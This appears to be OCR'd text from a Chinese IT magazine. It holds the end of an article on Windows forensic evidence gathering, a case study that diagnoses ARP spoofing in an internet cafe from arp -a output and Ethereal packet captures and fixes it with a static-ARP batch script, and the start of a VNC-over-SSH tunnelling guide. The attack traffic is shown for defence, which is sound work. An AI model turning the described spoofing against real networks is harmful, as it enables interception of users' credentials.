应用程序日志包括关于用户程序和商业通用应用程序的运行方面的错误活动，它审核的应用程序事件包括所有错误或应用程序需要报告的信息。应用程序日志可以包括性能监视审核的事件以及由应用程序或一般程序记录的事件。比如失败登录的次数、硬盘使用的情况和其他重要的指针；比如数据库程序用应用程序日志来记录文件错误；比如开发人员决定所要记录的事件。

3.安全日志

安全日志通常是在应急响应调查阶段最有用的日志。调查员必须仔细浏览和过滤这些日志的输出，以识别它们包含的证据。安全日志主要用于管理员记载用户登录上网的情况。在安全日志中可以找到它使用的系统审核和安全处理。它审核的安全事件包括用户特权的变化、文件和目录访问、打印以及系统登录和注销。安全日志可以记录诸如有效的登录尝试等安全事件以及与资源使用有关的事件，例如创建、打开或删除应用文件。管理员可以指定在安全日志中记录的事件。例如如果你启用了登录审核，那么系统登录尝试就记录在安全日志中。

寻找“显形”证据

系统工具提供了对系统进一步的监视，在性能监视器中可以看到其图形化的变化情况。而计数器日志、跟踪日志和警报则提供了对本地或远端系统的监视记录，并可根据预定的设定进行特定的跟踪和报警。还可利用不同的用于配置、管理COM组件及应用的组件服务工具记录或查找相关信息。

1.查看3大日志

在计算机上维护有关应用程序、安全性系统事件的日志，可以使用事件查看器查看并管理事件日志。它用于收集计算机硬件、软件和系统整体方面的错误信息，也用来监视一些安全方面的问题。它可根据应用程序日志、安全日志和系统日志来源将记录分成3类。

事件查看器显示以下几种事件类型：error是指比较严重的问题，通常是出现了数据丢失或功能丢失。例如如果在启动期间服务加载失败，则会记录错误。Warning给出警告则表明情况暂时不严重，但可能会在将来引起错误，比如磁盘空间太少等。Information描述应用程序、驱动程序或服务的成功操作的事件。例如成功地加载网络驱动程序时会记录一个信息事件。Success audit审核访问尝试成功。例如将用户成功登录到系统上的尝试作为成功审核事件记录下来。Failure audit审核安全尝试失败。例如如果用户试图访问网络驱动器失败，该尝试就会作为失败审核事件记录下来。

注意启动系统时事件日志服务会自动启动，所有用户都可以查看应用程序日志和系统日志，但是只有管理员才能访问安全日志。默认情况下会关闭安全日志，所以管理员要记住设定启用。管理员既可以使用组策略启用安全日志记录，也可以在注册表中设置策略使系统在安全日志装满时停止运行。

基于主机的检测器可以检测到系统类库的改变或敏感位置文件的添加。当结合所有现有的基于网络的证据片断时，就有可能重建特定的网络事件，诸如文件传输、缓冲区溢出攻击，或在网络中使用被盗的用户帐号和密码等。

当调查计算机犯罪时，会发现很多潜在证据的来源，不仅包括基于主机的日志记录，而且还包括网络的日志记录以及其它的传统形式，如指纹、证词和证人。

大多数的网络流量在它经过的路径上都留下了监查踪迹。路由器、防火墙、服务器、IDS检测器及其它的网络设备都会保存日志，记录基于网络的突发事件。DHCP服务器会在PC请求IP租用时记录网络访问。现代的防火墙允许管理员在创建监查日志时有很多种力度。IDS检测器可以根据签名识别或异常的检测过滤器来捕获一个攻击的一部分。基于网络的日志记录以多种形式存储，可能源自不同的操作系统，可能需要特殊的软件才能访问和读取，这些日志在地理上是分散的，而且常常对当前系统时间有严重错误的解释。调查人员的挑战就在于查找所有的日志，并使之关联起来。从不同系统获得地理上分散的日志、为每个日志维护保管链、重建基于网络的突发事件，这一切都需要消耗大量的时间和密集的资源。

2.检查相关文件、执行关键词搜索

Windows系统同时进行对很多文件的输入和输出，所以几乎所有发生在系统上的活动都会留下一些发生的痕迹。它有许多临时文件、高速缓存文件、一个跟踪最近使用文件的注册文件、一个保留删除文件的回收站和无数的存储运行时间资料的其他位置。

在调查知识产权或所有权、信息的所有权、信息骚扰以及任何实际上包含基于文本通信的问题上，对目标硬盘驱动器执行字符串搜索是非常重要的。很多不同的关键词可能对调查非常重要，这些关键词包括用户ID、密码、敏感资料(代码字)、已知的文件名和具体的主题词。字符串搜索可以在逻辑文件结构上执行，也可以在物理层次上执行。

3.鉴定未授权的用户账号或组、"流氓"进程

检查用户管理器，寻找未授权的用户账号；使用usrstat浏览域控制器中的域账号，寻找可疑的项目；使用Event Viecser检查安全日志，筛选出事件为添加新账号、启用用户账号、改变账号组和改变用户账号的项目。

鉴定检查一个运行系统时，鉴定"流氓"进程是非常简单的。因为大部分"流氓"进程都要监听网络连接或探测网络以获得纯文本的用户ID和密码，这些进程很容易在执行过程中被发现。plist命令将列出正在运行的进程，listdlls将提供每个运行中进程的完整的命令行参数，fport将显示监听的进程以及他们所监听得到端口。对于未运行的系统上"流氓"进程，方法是在证据的整个逻辑卷内使用最新的病毒扫描程序进行扫描。如果选择在还原映象的文件系统上运行病毒检查工具，必须保证这个卷是只读的。

4.寻找隐藏文件和恢复被删除文件

所有的坏人都想隐藏一些事情，他们采取这样的办法：一旦一个内部攻击者选择在他的系统上执行未授权或不受欢迎的任务，他可能会让一些文件不可见。这些攻击者可能利用NTFS文件流，在合法文件后隐藏资料。还有可能改变文件的扩展名或特意将文件名命为重要系统文件的名字，最后还可以把文件删除。

我们知道被删除的文件并不是真正被删除了，它们只是被标记为删除。这就意味着这些文件仍保存完好，直到新数据的写入覆盖了这些被删除文文件所在硬盘驱动器的物理空间。也就是说越早尝试，恢复一个文件成功的机会就越大。File Scavenger甚至可能在硬盘被重新格式化后还能进行恢复。

5.检查未授权的访问点和安全标识符SID

当检查到一个受害系统时，必须鉴别系统的访问点以确定进行访问的方式，一些工具都是鉴别系统访问点的重要工具，它们使用API调用以读取内核及用户空间的TCP和UDP连接表的内容。如果想捕获这一信息，需要允许通过还原映象引导系统。如果想在检查运行系统时完成这一步，则要在关闭系统以进行映象之前，比较这两个操作的结果，它们的差异表明存在未授权的后台程序。

SID用于唯一地标识一个用户或一个组，每一个系统都有自己的标识符。计算机标识府和用户标识符一起构成了SID，因此SID可以唯一地标识用户帐号。所以我们需要比较在受害机器上发现的SID和在中央认证机构记录的SID。

6.检查Scheduler Service运行的任务

攻击者常用的一个策略是让调度事件为他们打开后门程序、改变审核策略或者完成更险恶的事。比如删除文件。恶意的调度作业通常是用at或soon工具调度它们的。不带命令行参数的at命令可以显示任何已调度的作业。

7.分析信任关系

Windows NT系统支持不可传递的或单向的信任。这意味着只能单方向提供访问和服务。即使你的NT PDC信任其它域，这个被信任的域也不需要信任你的PDC，因此被信任域中的用户能使用你所在域的服务，但是反过来就不行。Windows 2000则支持可传递的信仰。

"隐形"证据的查找

由于攻击者的诡密性日益提高，他们还使用隐蔽信道的方法躲避检测。我们将隐蔽信道定义为所有秘密的、隐藏的、难以检测的通信方式。所有与此相关的证据称为"隐形"证据。

1.难以检测、回放的行为

所捕捉或被监视到的，但是还需要进行进一步详细检查才能识别出的那些未经授权的流量。这些行为包括诸如Loki 2.0 HTTP命令信道和邮件隧道效应等ICMP和UDP隐蔽信道。查找办法就是仔细检查所监视到的流量，提高鉴别能力。包括任何类型通信中的那些利用任何工具都不能按人们可读的方式显示或重构的各种行为。查看会话的最常见阻碍就是加密。更多的经验丰富的攻击者可以建立加密信道，使得网络监视失效。许多网络协议本质上就是难以回放的，X Windows通信、Netbus通信和其它传输大量图形信息的远程会话都是很难再现的。监视加密通信并不是完全没用，因为它可以证明在确定的IP地址之间没有进行通信。所需的证据就在于这些端点上。

2.难以跟踪到源IP地址的攻击行为

这可以通过拒绝服务攻击得到最好的证明。源IP地址通常是被伪装的，这就使得通过源地址跟踪源计算机是非常困难的。以日志文件或嗅探器捕获文件形式保存

的电子证据所报告的是错误数据。被伪装的邮件或欺骗性的电子邮件也对按电子邮件跟踪到这些消息的原始计算机提出了挑战。人们会发现中继电子邮件服务器位于一个法律上不合作的国家，并通过此服务器发送伪造电子邮件。这些中继电子邮件服务器通常记录了原始计算机的IP地址，但是由于位于不合作的外国，所以无法获得这些信息。加大在网络边界的监视，充分发挥网关的识别作用，才是解决此类问题的唯一所选。

3.使得证据难以收集

通过下列方式可以使证据难以收集——加密文件、安装可装载的核心模块以便利用你的操作系统来对付你，以及对二进制文件使用"特洛伊木马"使攻击者的痕迹不过于明显。攻击者阻碍收集证据的另一个技巧是不断改变远程系统的端口。当攻击者以一种看起来随机的方式频繁地修改端口以初始化与受攻击系统的连接时，调查员很难实施获得相关信息的过程。

对于此种证据的查找，我们采取在线被动的网络监视办法以及通过IDS、防火墙和其他信息源知道有关攻击的多种标志，同时不断总结有效的分析网络通信的调查方法。在网络中发现非法的服务器或通信的非法通道，这是最有效的方法。它为确定可疑行为的程度和确定以非法方式通信的相关系统提供了一种方法，以便确定将系统保持在线状态所冒的风险和系统脆弱程度。根据这些信息，可以采取适当的后续步骤或防范措施。同时并加大培训力度，不断提高监视技巧，加强有力的自动分析工具的开发。

4.免受监视的行为

包括ICMP通信、SMTP通信、POP通信、Usenet通信、在外部介质保存文件、看上去无害的Web通信，以及源于内部IP地址的通信。查找此类证据的唯一方法就是监视尽可能多的通信。

为了维持对攻击者的优势，预见攻击的变革是十分必要的。只有了解攻击者的目标才能知道可能遭受攻击的地方。只有了解这些目标才有可能预见到在网络上发生的攻击，由此我们既要熟悉合法通信的标准，又要深入了解各种网络协议本身然后进行网络监视并仔细检查网络通信以便确认各种不同类型的隐蔽通道，查找出不同的隐形证据。

计算机取证技术的研究是一个相当复杂的课题，本文力图从两个方面来对计算机取证技术的过程和步骤进行探讨，提出了一种较为完善的由易到难、由简单到复杂的方法。我们可以通过对"显形"证据查找的办法支持在小局域网、军队网进行计算机取证，也支持在英特网上查找一些简易的取证，通过对"隐形"证据查找的办法支持在大的局域网甚至在英特网上查找复杂的取证，为调查人员提供重要的调查线索和证据来源。



网吧常掉线故障的解决

适合读者：网络管理员，系统管理员
前置知识：网络拓扑基础

文/图 朱宏志

前几周帮一个网吧解决了经常掉线的故障，现在把这次故障解决的经历写出来，也许对大家有所启示。

网吧给我描述的故障现象是网吧无规律掉线，表现是下面所有客户端都不能上网，而上网服务器仍然能够上网。也就是说对方ISP线路没有问题，掉线之后重启上网服务器网络又恢复正常，于是把问题定位在网吧内部，网吧网络结构。如图1所示。




图1

经过分析，认为大致可能是以下原因造成网吧掉线。

1.上网服务器内网卡到主交换机这段的问题，比如上网服务器的内网卡有问题，或者上网服务器本身有问题(比如电源风扇或CPU风扇坏掉)，或者主交换机与上网服务器内网卡之间的连线有问题，或者主交换机有问题。

2.网吧客户端有病毒发送大量数据包导致网络堵塞。

3.网吧客户端的网卡坏或者交换机的端口损坏。

网吧内部有人进行攻击，比如常见的ARP攻击。但到底是什么原因，也只有一个一个地排除。于是首先要排除上面描述的第1个可能，为了排除第1个可能，老板重新换了一个主交换机测试，也换掉了主交换机与上网服务器内网卡之间的网线，并且我也重新安装并配置了一台上网服务器，也就是说如果是第1个可能造成的掉线，那么问题就应该得到解决。时间一天一天地过去，但要到一周的时间时网吧老板又打来电话说网络又掉线了。这并没有出乎我的意料，因为原来在检查上网服务

器等等时，并没有发现服务器有造成网络掉线的重大嫌疑，虽然它安装了一些多余无用的协议，但这并不足以影响内部网络掉线，最多影响网络性能而已。

于是开始怀疑内部客户端的问题，但心中马上又排除了第2个可能，因为网吧都安装了还原精灵之类的东西，重启后计算机都还原了，所以客户端不应该有什么病毒的，而且这种时间间隔的掉线也不像客户端网卡坏或者交换机端口坏。于是想到了第4种可能，难道是有人在进行攻击？既然是可能是有人在进行攻击，那就只有当他在攻击时才能确定真实原因，如果攻击者没有在现场，我去了也找不出原因的，于是一次网吧老板再次打电话说掉线之后，我就迅速赶到了现场，到了网吧，我就在上网服务器上输入arp a命令，结果让我大吃一惊，这不就是猜想中的ARP攻击吗？

```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.0.1 --- 0x10004
Internet Address      Physical Address      Type
192.168.0.12          00-11-09-d5-86-4a     dynamic
192.168.0.13          00-11-09-d5-86-4a     dynymic
192.168.0.15          00-11-09-d5-86-4a     dynymic
..................................................
```

从上面的ARP缓存表可以看出，所有的内网IP对应的MAC地址都被修改成一样的了，这个修改后的MAC地址就可能是攻击者的MAC地址，因为这样所有到其他IP的数据将被传递到这台攻击机，以实现攻击者的某些需要，比如盗取各种密码等，那这个MAC对应的真实IP又是谁呢？因为原来的MAC地址没有登记，所以只有通过IP来找到相应的上网客户端，于是只有在上网服务器上安装上一个Sniffer软件，看到底是哪个IP在发送攻击性的数据包，下图2是我用Ethereal监听之后过滤出来的所有ARP通信，这是我首先看到的一部分截图，可以看出，图2是ARP广播，实质上是攻击者在进行扫描，以确定哪些机器在线，因为在线的机器会对这个ARP广播做出应答，不过这也马上暴露了攻击者自身，从图2可以看出，现在的扫描者是IP为192.168.0.56的客户机(56号机)，当然这还不能充分证明它就是攻击者，我们再看看下面的数据包。如图3所示。

No.	Time	Source	Destination	Protocol	Info
2	0.000638	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.45? Tell 192.168.0.56
8	0.012301	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.46? Tell 192.168.0.56
27	0.022825	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.47? Tell 192.168.0.56
36	0.033467	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.48? Tell 192.168.0.56
48	0.044442	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.49? Tell 192.168.0.56
60	0.054997	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.50? Tell 192.168.0.56
66	0.065691	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.51? Tell 192.168.0.56
71	0.080876	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.52? Tell 192.168.0.56
79	0.099441	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.53? Tell 192.168.0.56
82	0.109622	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.54? Tell 192.168.0.56
88	0.120396	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.55? Tell 192.168.0.56
94	0.131198	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.56? Tell 192.168.0.56

图2

3187	3.905104	00:11:09:d5:83:2d	Internet_20:a4:90	ARP	192.168.0.90 is at 00:11:09:d5:83:2d
3188	3.915795	00:11:09:d5:83:2d	Internet_20:a4:90	ARP	192.168.0.87 is at 00:11:09:d5:83:2d
3189	3.916276	00:11:09:d5:83:2d	Realteks_20:61:8e	ARP	192.168.0.1 is at 00:11:09:d5:83:2d
3190	3.916280	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.107? Tell 192.168.0.56
3194	3.926543	00:11:09:d5:83:2d	Internet_20:a4:90	ARP	192.168.0.86 is at 00:11:09:d5:83:2d
3195	3.926798	00:11:09:d5:83:2d	00:58:4c:5a:08:0e	ARP	192.168.0.1 is at 00:11:09:d5:83:2d
3199	3.937275	00:11:09:d5:83:2d	Internet_20:a4:90	ARP	192.168.0.85 is at 00:11:09:d5:83:2d
3200	3.937807	00:11:09:d5:83:2d	Broadcast	ARP	Who has 192.168.0.108? Tell 192.168.0.56
3207	3.948027	00:11:09:d5:83:2d	Internet_20:a4:90	ARP	192.168.0.74 is at 00:11:09:d5:83:2d

图3

请注意图3中高亮选中的行，源MAC是攻击机，目标MAC是上网服务器的内网卡，这里攻击机冒充192.168.0.86这台机器对网关说86号机的MAC地址是00-11-09-d5-83-2d(这本是攻击机的MAC地址)，这样做的结果就是网关发送给86机器的数据将发送到攻击者。紧接着上面的下一行，攻击者给另一台机器(经查是85号机)说网关的MAC地址是攻击者的MAC，于是到这里，攻击就形成了，因为攻击者给客户机说网关的地址是它的MAC，又跟网关说客户机的MAC是它的MAC地址，于是所有通讯的数据都到达了攻击机，从而到达它获取网内其他用户账号和密码的要求，当然也很有可能这只是纯粹的攻击而已。于是此后网速会越来越慢，直至崩溃，如果此时攻击者关机，那么整个网络就会表现突然掉线，因为此时客户机都不能与这个假"网关"通信了，当然客户机也就不能访问因特网了，表现出来就是网络掉线了，如果此时上网服务器重新启动，由于启动时它将广播自己的ARP，这也导致客户机更新网关的ARP条目，于是网络又恢复正常，但如果攻击仍在继续，网络又会像前面一样慢慢崩溃。

那怎样来防范这类ARP中间攻击呢？当然只要攻击者不能更改别人的ARP缓存表条目就行了，要做到这一点，我们可以创建静态ARP表项来实现，但这比较麻烦，因为不光要在网关上创建，还需要在客户机上进行，在网关上创建所有客户机的ARP静态项，这样攻击者就不能修改网关上的ARP项，为了不让攻击者修改客户机上的ARP项(通常是修改网关条目)，还需要在客户机的ARP缓存表中创建至少网关的ARP静态条目，可以通过下面的方法进行。

1.在上网服务器(网关)上创建所有客户机的静态ARP表项

1.使用arp a > c:\arp.txt把所有动态ARP表项定向到一个文本文件c:\arp.txt，完成后打开这个文本，删除掉顶部非ARP表项的部分，结果如图4所示。

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

192.168.0.83	00-e0-4c-77-47-8b	dynamic
192.168.0.23	00-e0-4c-c0-95-33	dynamic
192.168.0.30	00-e0-4c-a0-70-7b	dynamic
192.168.0.57	00-11-09-d5-86-49	dynamic
192.168.0.93	00-e0-4c-a0-70-57	dynamic
192.168.0.21	00-e0-4c-a0-70-6d	dynamic

图4

最好在上网高峰期执行这个命令，这样才能尽可能得到所有客户机的MAC地址，当然你也可以手动在后面添加上没包括进的IP和MAC地址对。

2.创建脚本文件c:\bind.bat，内容如下：

```
FOR /F "tokens=1,2" %%i in (c:\arp.txt) do (arp -s %%i %%j)
```

它的作用是从前面的arp.txt中提取相应的表项并创建静态表项。


3.为了让上网服务器每次开机都运行上面的脚本，可以把这个脚本的快捷方式发送到启动项里面。

2.客户机的操作

客户机上的操作同理，只是客户机只需要绑定网关，当然也可以全部绑定，操作与上面类似，不同的是可以把上面的arp.txt文本放在一个共享文件夹中，然后将2、3步作相应改变即可。

适合读者：网络管理员，系统管理员
前置知识：无

挖掘通往VNC的安全隧道



文/图 刺客微软

相信不少读者都喜欢使用远程登录对服务器进行远程访问，大家使用的远程登录服务端和客户端可能也不尽相同，可能是微软的终端服务又或者是PcAnyWhere等等，不过笔者也相信大多用户还是钟情于VNC这套免费的午餐。但是你在使用VNC的同时有没有担心过你的连接密码或者对话操作被人监听窃取呢？如果有这样的担心，笔者今天要介绍便是一种安全的远程VNC访问方案，希望能帮助读者解决后顾之忧。

此方案将使用SSH作为VNC连接的安全隧道，由于OpenSSH和VNC在Linux下配置较为简单，笔者此文着重介绍Windows版本下的配置过程。OK，废话少说，让我们开始挖掘我们的隧道。

OpenSSH for Windows

OpenSSH 是Windows下一款免费的小型OpenSSH 服务器和客户端工具包。它能让Windows提供OpenSSH服务进行SSH/SCP/SFTP等安全操作。其主页为http://SSHWindows.sourceforge.net/

SSH Server 的安装

首先从官方网站上下载最新版本的SSHWindows。SSHWindows安装如其他Windows软件安装方式一样简单，只要单击下一步便可完成安装。安装过程没有什么特别的，一般选择默认选项便可。如图1 所示。




图1

如果你的电脑之前安装过cygwin且版本旧于SSHWindows所包含的话，系统就会弹出询问你是否继续安装，单击"yes"进行升级。如图2 所示。




图2

SSHWindows在安装过程中会自动创建公共密钥，你将看到弹出的Windows命令行正在生成密钥。如图3所示。

